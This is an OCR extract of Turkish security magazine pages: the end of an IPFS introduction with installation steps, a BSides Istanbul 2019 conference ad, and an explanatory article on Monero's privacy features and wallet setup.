Ders hocasının linkine geri dönecek olursak, öğrencilere bunu dağıttıktan sonra talebi gönderen kişiler yakınlıklarına göre veriyi daha önce talep etmiş diğer kişiler üzerinden temin edebilir. Tabii ki aklınıza veri bütünlüğü konusu gelmiş olabilir. Kriptoloji teknikleri sayesinde (verinin hash'inin alınması) veri bütünlüğü de teyit edilmektedir.

Yani istediğiniz veriyi verinin bütünlüğü bozulmadan, daha önce merkezi sunucudan temin etmiş birine bağlanarak temin edebilirsiniz. İşte bu noktada Torrent teknolojisini kullandığını söyleyebiliriz.

HTTP üzerinde siz belirli bir lokasyonda ne olduğunu sormuş oluyorsunuz, IPFS ile belirli bir dosyanın nerede olduğunu soruyorsunuz.

IPFS ve Blok Zincirleri

IPFS, blok zincirleri ile de yapısal benzerlikleri sebebi ile başarıyla çalışabilmektedir. IPFS'in mucidi "Juan Benet", Blockchain ve IPFS'in birlikte çalışabilmesi ile ilgili yorumu "mükemmel bir evlilik" şeklindedir. Juan Benet tarafından kurulan Protocol Labs (https://protocol.ai), şu an IPFS dışında birkaç projenin de geliştirilmesine ev sahipliği yapmaktadır.

Protocol Labs'ın girişimlerinden bir tanesi de "IPLD (Inter-Planetary Linked Data-https://ipld.io/)" projesidir. Bu proje ile Bitcoin ve Ethereum zincirleri, IPFS dağıtık ağına aktarılmaktadır. Daha birçok Blockchain mimarisi bu protokol ile IPFS ağında saklanabilmektedir. Buradaki amaç blok zincirlerinin güvenliğini sağlayacak ve sürekli ağda bu verilerin varlığını sürdürmesini sağlayacak farklı kullanıcılara ulaşabilmektir. Bunu da "Filecoin" adı verilen alternatif bir crypto coin ile ağda veri saklayan kullanıcıları ödüllendirerek yapmaktadırlar.

Ethereum blok zincirini IPFS üzerinde görüntüleyebilmek için gerekli teknik adımları aşağıdaki linkte bulabilirsiniz: https://github.com/ipfs/js-ipfs/tree/master/examples/explore-ethereum-blockchain

Hatta sadece blok zincirleri değil hali hazırda Türkiye'de Wikipedia engellenince 2017 yılında IPFS üzerinde Wikipedia'nın mirror'una ulaşabileceğiniz bir proje tasarlandı. Projeye bu adresten ulaşılabilir: https://tr.wikipedia-on-ipfs.org

Geliştirildiği süreden 1.5 yıl sonra Türkiye'den çok fazla bir talep gelmeyince ve IPFS kullanıcısının az olması sebebi ile güncelliğini yitirse de proje geliştirilmeye devam etmektedir. Projenin kaynak kodu: https://github.com/ipfs/distributed-wikipedia-mirror

IPFS Kurulumu

Basit birkaç adımda IPFS kurulumunu bilgisayarınızda gerçekleştirebilirsiniz. Öncelikle herhangi bir IPFS kurulumu yapmadıysanız işletim sisteminize uygun paketi indirmek için: https://dist.ipfs.io/ adresini ziyaret edebilirsiniz.

IPFS projesi şu an "Go" platformda tam anlamıyla çalışır olduğundan Go dilindeki versiyonunu indirmenizi tavsiye ederim.

Paket kurulumu yaptıktan sonra komut terminalinizde aşağıdaki başlatma komutunu kullanabilirsiniz:

```
$ ipfs init
```

Sonrasında IPFS ağında aktif bir node haline gelmek için terminalinizde aşağıdaki komutu çalıştırmanız yeterli:

```
$ ipfs deamon
```

Artık hazır. http://localhost:5001/webui/ adresini çalıştırarak istediğiniz repo'yu bilgisayarınıza çekebilirsiniz.

Web arayüzünden artık local ağınızda film yayını yüklenmiş bir repo ile film bile izleyebilirsiniz. Sadece halka açık değil özel dosyalarınızı bile bir başkası ile paylaşmak için PGP ile bir dosyayı şifreleyerek ağa yükleyebilir ve her yerden erişebilirsiniz.

Information Security Conference 2019

FROM LAS VEGAS (2009) TO ISTANBUL (2019)

"Discover the next big thing!"

CALL FOR PAPERS

CALL FOR TOOLS

CALL FOR VILLAGES

ARTIFICIAL INTELLIGENCE

ICS/SCADA SECURITY

I O T

HARDWARE HACKING

Contact for More Details: **info@bsidesistanbul.com**

Last Date For Submission: **28TH FEB 2019**

BSIDES ISTANBUL

| BSidesIstanbul

İmaj hiçbir şeydir, gizlilik her şey!

Gerçek Gizlilik İsteyenler için Kripto Para Monero (XMR)

Arka Kapı Dergi okurları bu sayfalarda kripto paralara, bu paraların üzerine bina edildiği blokzinciri mimarilerine dair pek çok şey okudu. Dolayısıyla tekrar kripto paralara dair bir giriş yapmayacak ve konumuz olan Monero'nun vaad ettiği gizlilik ve güvenliğe odaklanacağız.


Bir soru ile başlamaya ne dersiniz? İnsanlar kripto paraları neden tercih ediyor? Finansal özgürlük için mi, yoksa finansal gizlilik için mi?

Görünen o ki daha çok finansal gizlilik için. Kripto paraların ruhunu anlamayıp, onu "düşmanın bir silahına dönüştüren" aç gözlü insanlara hiç değinmiyoruz. Zira onların maksadı kriptolojinin sunduğu muazzam imkân değil, bu yeni alandan kendileri için daha fazla kâr devşirmek.


Gizlilik demiştik. Peki gerçekten öyle mi?

İşte size bir IBAN numarası: TR63 0001 2009 1410 0009 2165 66

Bir kişinin IBAN numarasını bildiğinizde edineceğiniz bilgiler nelerdir? Bankanın adı, adresi ve hesap numarası. Bundan fazlası değil.



Peki ya birinin Bitcoin (BTC) adresini öğrendinizde, bu kişiye dair başka hangi bilgileri elde edebilirsiniz?



Kişinin BTC adresinden hareketle toplam gönderdiği ve aldığı BTC miktarını, hesap bakiyesini, bugüne dek kaç adet işlem yaptığını, bu işlemlere dair tutar, tarih ve saat bilgilerini, gönderici ve alıcı adreslerini elde edebilmek mümkün.

Şöyle bir senaryo düşünelim, bir seyahat esnasında BTC ile işlem yaptığınızda işlem yaptığınız kişi yani hesap numaranızı bilen kişiler sizin bakiyenizi öğrenecekler. Bu sizin için ciddi bir güvenlik riski anlamına gelebilir.

Bu senaryoyu ciddiye almadı iseniz, 2017 yılında Antalya'da işlenen Bitcoin cinayeti haberini okumanızı tavsiye ederiz.[1]


Hesap hareketlerinin şeffaf olması, sivil toplumlar, aday kampanyaları için ideal olabilir. Fakat kripto paraları finansal gizlilik ve güvenlik için tercih edenler için bir felaket olacağı açık.

Yukarıda örneklediğimiz hayati risk yanında, tüm finansal varlığınızı tehdit edecek başka senaryolar da mevcut. Bunun için öncelikle iki kavrama göz atmalıyız. Fungibility ve Tainting kavramları.

Fungibility ve Tainting

Finansal bir terim olan fungiblity yani takas edilebilirlik, aynı finansal değere sahip iki maddi değerin birbirlerinin yerine kullanılabilmesine verilen isimdir. Örneğin sizin cebinizdeki 1 TL ile benim cebimdeki 1 TL'nin piyasadaki alım gücü aynıdır. Üzerinde ne sizin, ne de benim adım yazar. Dolayısıyla gayrı meşru yollardan edinilmiş 1 TL ile meşru yollardan kazanılmış 1 TL'yi piyasa şartlarından ayıracak bir ölçüt yoktur.

BTC'nin sunduğu şeffaflık, en çok da BTC'nin takas edilebilirliğini etkilemektedir. Bu vakaya Tainting denilmektedir. Hatta bunu bir meslek haline getirmiş kuruluşlar dahi mevcut.



1 https://www.ntv.com.tr/turkiye/antalyada-bitcoin-cinayeti,mp2noo9eVU6SOFXsIiU3yghttps://www.ntv.com.tr/turkiye/antalyada-bitcoin-cinayeti,mp2noo9eVU6SOFXsIiU3yg

Yasadışı yollarla elde edilmiş bir BTC, transaction loglarından derhal tespit edilebilmektedir. Peki bu ayrıntı bizim gibi abdestinden şüphesi olmayan kullanıcıları neden ilgilendirmektedir?

Bir alnımızın teriyle yaptığımız işe bir ödeme opsiyonu olarak BTC'yi de ekledik diyelim. Fakat elindeki BTC'leri gayrı meşru yollardan, örneğin fidye yazılımlarının yayarak elde etmiş biri, günün birinde bizden alışveriş yaptı ise?

Finansal loglarımızda bu kişi ile yaptığımız alışveriş açık olacağından, ileriki bir tarihte bizim hesabımızın da kara listeye alınması, hesabımıza "tainting" damgası vurulması işten bile değildir. Bakiyeniz ne olursa olsun bu durumda elinizdeki BTC'leri harcayamayacaksınız. Dolayısıyla gerçek bir değişim aracı olma iddiasındaki BTC, diğer değişim araçlarının en önemli özelliği olan fungiblity yani takas edilebilirlik özelliğini yitirmiş olacak.

Hevesleri kursaklarında kalanlar için, işte huzurlarınızda Monero (XMR)

Monero (XMR)

Monero, ortak iletişim dili olarak tasarlanan Esperanto dilinde para anlamına gelen Mono ve bir cismin en küçük halini ifade eden -ero takısı ile türetilen bir kelimedir. Monero kendine sembol olarak XMR harflerini seçmiştir. Kripto para borsalarından Monero hareketlerini bu kısaltma ile takip edebilirsiniz.

Monero'yu tarihsel olarak ByteCoin ile ilişkilendirebilmek mümkün. CryptoNote omurgası üzerine 2012'de geliştirilen bir kripto para ByteCoin, özellikle de göndereni gizli tutmak konusunda başarılı bir teknik olan Ring-Signature'ı kullanan yani işlemi imzalamak için pek çok alıcının public anahtarını kullanan bir altyapıya sahipti. Nitekim bugün dahi gizlilik vaad eden kripto paralar bu protokolü kullanmaktadır.

ByteCoin ile ilgili her şey iyi hoştu, fakat coin'lerin yüzde 80'inin mine edilmesi yeni bir çatallanmaya sebep oldu ve ortaya Monero çıktı. Önceleri BitMonero olarak anılsa da sonra da kısaca Monero olarak anılmaya devam edildi.

ABD İç Güvenlik Bakanlığı'nın Monero ve Zcash gibi gizlilik odaklı kripto paralarla yapılan işlemleri izleyebilmenin yollarını araştırdığı ortaya çıktı. Kaynak: @uzmancoin

Monero'nun avantajları nelerdir?

Monero hem göndericiyi, hem alıcıyı blokzincir içerisinde gizli tutan, gerçek bir gizlilik vaad eden kripto paradır. Burada teknik ayrıntılara çok değinilmeyecek, fakat gizliliği nasıl temin ettiğine dair açıklamalara kısaca yer verilecektir. Yazı sonunda verilen referans kaynak ayrıntıları merak eden okurları tatmin edecek kifayettedir.

Monero bunu nasıl başarıyor?

Öncelikle göndericiyi gizli tutmak için Ring-Signature olarak adlandırdığı bir sistem kullanmaktadır. Monero bir işlemi sistemdeki kullanıcıların public anahtarları ile imzalayarak göndericinin spesifik bir adrese işaret etmesini engellemektedir.

Fakat blokzincir loglarında tehlikeli olan bir başka ayrıntı daha mevcut. O da yapılan işlemlerin tutarı. 212.52 XMR olarak bir işlem yaptığınızı düşünelim. Bir T zamanında böylesi bir miktarda işlem yapan çok fazla sayıda kişi olmasa gerek. Dolayısıyla sizin kimliğiniz bu tutar üzerinden dahi tespit edilebilir. Monero bu noktada da gönderilen miktarı gizlemek için Ring-CT adını verdiği başka bir yöntem kullanmaktadır. Örneğin 20 XMR'lik bir transfer yapmak istediğinizde bu transfer alıcıya 8 XMR, 10 XMR ve 2 XMR şeklinde gönderilecek, gerçek işlem miktarı böylece gizli tutulmuş olacaktır.

Üç Anahtar (Public Key, Private View Key, Private Spend Key)

Doksanların siyasetinde seçmenlere üç anahtar vaad etmek moda idi. Araba, ev ve işyeri. Monero da size üç adet anahtar vaad ediyor. Fakat düzen siyasetçilerinin başvurdukları bir illüzyon ile sizi yanıltmak için değil, sizin finansal bilgilerinizin peşine düşen kötü niyetli kişileri yanıltmak için.

Bu anahtarlar Public Key, Private View Key, Private Spend Key

Bir Monero cüzdanı oluştururken, bu anahtarların oluşturulacağı bir seed kullanılmaktadır. Örneğin bu yazı için oluşturacağımız cüzdanda aşağıdaki seed kullanılmıştır:

"cuddled moat lagoon lamb rest leech upcoming dozen sword keyboard smuggled liar rover efficient tribal dyslexic token injury domestic snout problems cool tiger upwards problems"

Bir tohumdan (seed) üç dal filizleniyor gibi düşünebilirsiniz. Seed'inizi ele geçiren biri Monero göndermek ve almak için ihtiyaç duyacağı diğer tüm anahtarlara sahip olacaktır. Dolayısıyla bu seed'i gizli tutmanızı şiddetle tavsiye ederiz.

Peki seed'den hareketle oluşturulan bu üç anahtar nedir?

Public Key: Size Monero göndermek isteyen alıcılara vereceğiniz adresinizdir. Bu adresi paylaşmanızda bir mahsur yoktur. BTC adresi gibi bu adresin bilinmesinden ötürü finansal gizliliğinize dair herhangi bir bilgiye ulaşılamayacaktır. Ayrıntıları aşağıda işleyeceğimiz Stealth Address başlığına bırakıyoruz.

2018'de Monero'da yapılan bir güncelleme ile public address altında sınırsız sayıda subaddress açabilmenize imkân verilen bir geliştirme yapıldı. Ransomware dünyasına kısa da olsa göz atmış kullanıcılar hatırlayacaktır. Virüsün bulaştırıldığı her bir client için ayrı bir BTC cüzdanı oluşturan virüs simsarları, böylelikle transaction'ın gelip gelmediğini rahatlıkla kontrol edebilmektedirler. 2018'de yapılan güncellemeden önce Monero kullanıcıları bir göndericiyi, diğer başka bir göndericiden ayırmak için çeşitli yöntemler kullanıyorlardı. Bunlardan biri de Transaction ID idi. Monero'nun en büyük vaadi gizlilik olduğu için göndericilerin kimliğinin gizli olmasını yadırgamamalısınız. Güvenlik ve konfor ikileminde, güvenlik verip biraz konfordan olan Monero kullanıcıları Transaction ID gibi yöntemlerle bu soruna çözüm bulmuşlardı. Ama 2018 güncellemesindeki sınırsız subaddress bu dolambaçlı yollara karşı gerçek bir çözüm sundu. Artık transaction'ı, subaddress'i kullanarak diğer transaction'lardan ayırabilmek mümkün olacak.

Stealth Address: Monero'da blokzincirinde işlemler oluşturulurken alıcının adresini gizlemek için Stealth Address adı verilen ve kullanıcının public address'i ile ilişkilendirilemeyecek bir değer kullanır. Dolayısıyla BTC örneğinde karşımıza çıkan, adresinizi bilen birinin tüm finansal gizliliğinize erişebilme tehlikesi bertaraf edilmiş olur.


Private-View Key: Monero blokzincirinde size gönderilen değerlerin Stealth Address ile gizlendiğini belirtmiş idik. Peki sizin cüzdanınız buradaki hangi değerlerin size gönderildiğini nasıl algılayacak? Private-View Key ile! Bu anahtar sayesinde blokzincirinden sizin cüzdanınıza ait transaction'lar okunabilir duruma gelecektir. Bu bir nevi read-only bir anahtardır. Finansal gizliliğiniz için bu anahtarı paylaşmamanızı öneririz.

Private-Spend Key: Bu Monero blockzincirinde sizin cüzdanınız ile işlem yapılmasına olanak veren anahtarınızdır. Asla ve kat'a kimse ile paylaşılmamalıdır.

Monero hakkında bu kadar teorik bilgiden sonra, şimdi Monero client'ı kuralım ve cüzdanımızı oluşturalım.

Hem GUI hem de CLI özellikleri bulunan Monero Client'ını https://www.getmonero.org/downloads/ adresinden indirebilirsiniz. Yazı yazıldığı esnada güncel versiyon monero-gui-v0.13.0.4 idi.


İndirilen arşiv dosyası extract edildiğinde klasörde kullanımıza hazır uygulamalar ile karşılacaksınız:




monero-wallet-gui.exe Windows arayüzü için, monero-wallet-cli cüzdan yönetimini komut istemcisi ile yapabilmeniz için, monero-wallet-rpc cüzdana erişim için bir RPC servisi başlatmanız için klasörde bulunan çalıştırılabilir dosyalardandır.


Biz Windows arayüzü ile devam edeceğiz: monero-wallet-gui.exe

Uygulama çalıştırıldığında hangi dil tercihi ile devam edeceğimizi soran bir ekran bizi karşılayacak:



İkinci ekranda ise var olan bir cüzdanı mı kullanacağımız, yoksa yeni bir cüzdan mı oluşturacağımız sorularının yanıtlarının beklendiği ekrandır. Bu ekranda ayrıca bir cüzdan dosyasını import edebilir ya da donanımsal bir cüzdanı kullanabilirsiniz:






"Restore wallet from keys or mnemonic seed" ise, yukarıda özetlediğimiz Private Key ya da seed ile hali hazırda var olan bir cüzdanınıza erişmek için kullanılabilir.

Biz "Create New Wallet" seçeneği ile yeni bir cüzdan oluşturacağımızı belirtiyoruz.

"Create a New Wallet" dedikten sonra, cüzdanımız için oluşturulan seed'i görmekteyiz:


Bu ekranda aynı zamanda oluşturacağımız cüzdana bir isim verebilir ve cüzdanın kayıt edileceği dosya yolunu belirtebiliriz.

Sıradaki ekranda ise cüzdana erişim için bir parola belirlememiz ve ikinci kutuda da bu parolayı doğrulamamız beklenmekte.




Bu parola cüzdanı sadece PC'ye erişim elde eden kullanıcılardan koruyacaktır. Parolayı unutursanız size hatırlatılmasının imkânı yoktur. Tekrar seed ya da private key'inizi kullanıp cüzdanınıza erişebilirsiniz. Önemli bir nokta olarak hatırlatmakta fayda var, bu parola sadece cüzdanı kurduğunuz PC için geçerlidir. Private Key ya da seed'inizi elde eden bir saldırgan bu parolaya ihtiyacı olmaksızın cüzdanınızı kullanabilir.

Parolayı set ettikten sonra bizi karşılayacak bir diğer ekran, önemli bir ayarı içermektedir. PC'mize kurduğumuz client işlem yapabilmek için öncelikle Monero blokzincirine erişmeli, buradan hareketle cüdanımızın bakiyesini almalı ve işlem yapabilmeli. Peki bunu nasıl yapacak? Bunun için karşımızda iki seçenek var. Bunlardan ilki tüm bir Monero blokzincirinin bir kopyasını bilgisayarımıza indirip local bir node şeklinde kullanmak, diğeri ise her defasında remote bir node'a bağlanıp bu node üzerinden işlem yapmak. Güvenli olan yöntem local bir node başlatıp her defasında remote node'a bağlanmamayı tercih etmek.



Eğer remote bir node'a bağlanmayı tercih ederseniz bu tipteki bir cüzdan Monero terminolojisinde Light Wallet olarak adlandırılıyor. Aynı şekilde web cüzdan'ları da mevcut ama bunları kullanmanızı tavsiye etmiyoruz.


Biz node ayarı olarak local'i seçtik. Yani bilgisayarımızda arka planda çalışacak bir process Monero blokzincirinin bir kopyasını bilgisayarımıza indirecek. Bu process aynı zamanda bir port üzerinden de hizmet verecek.



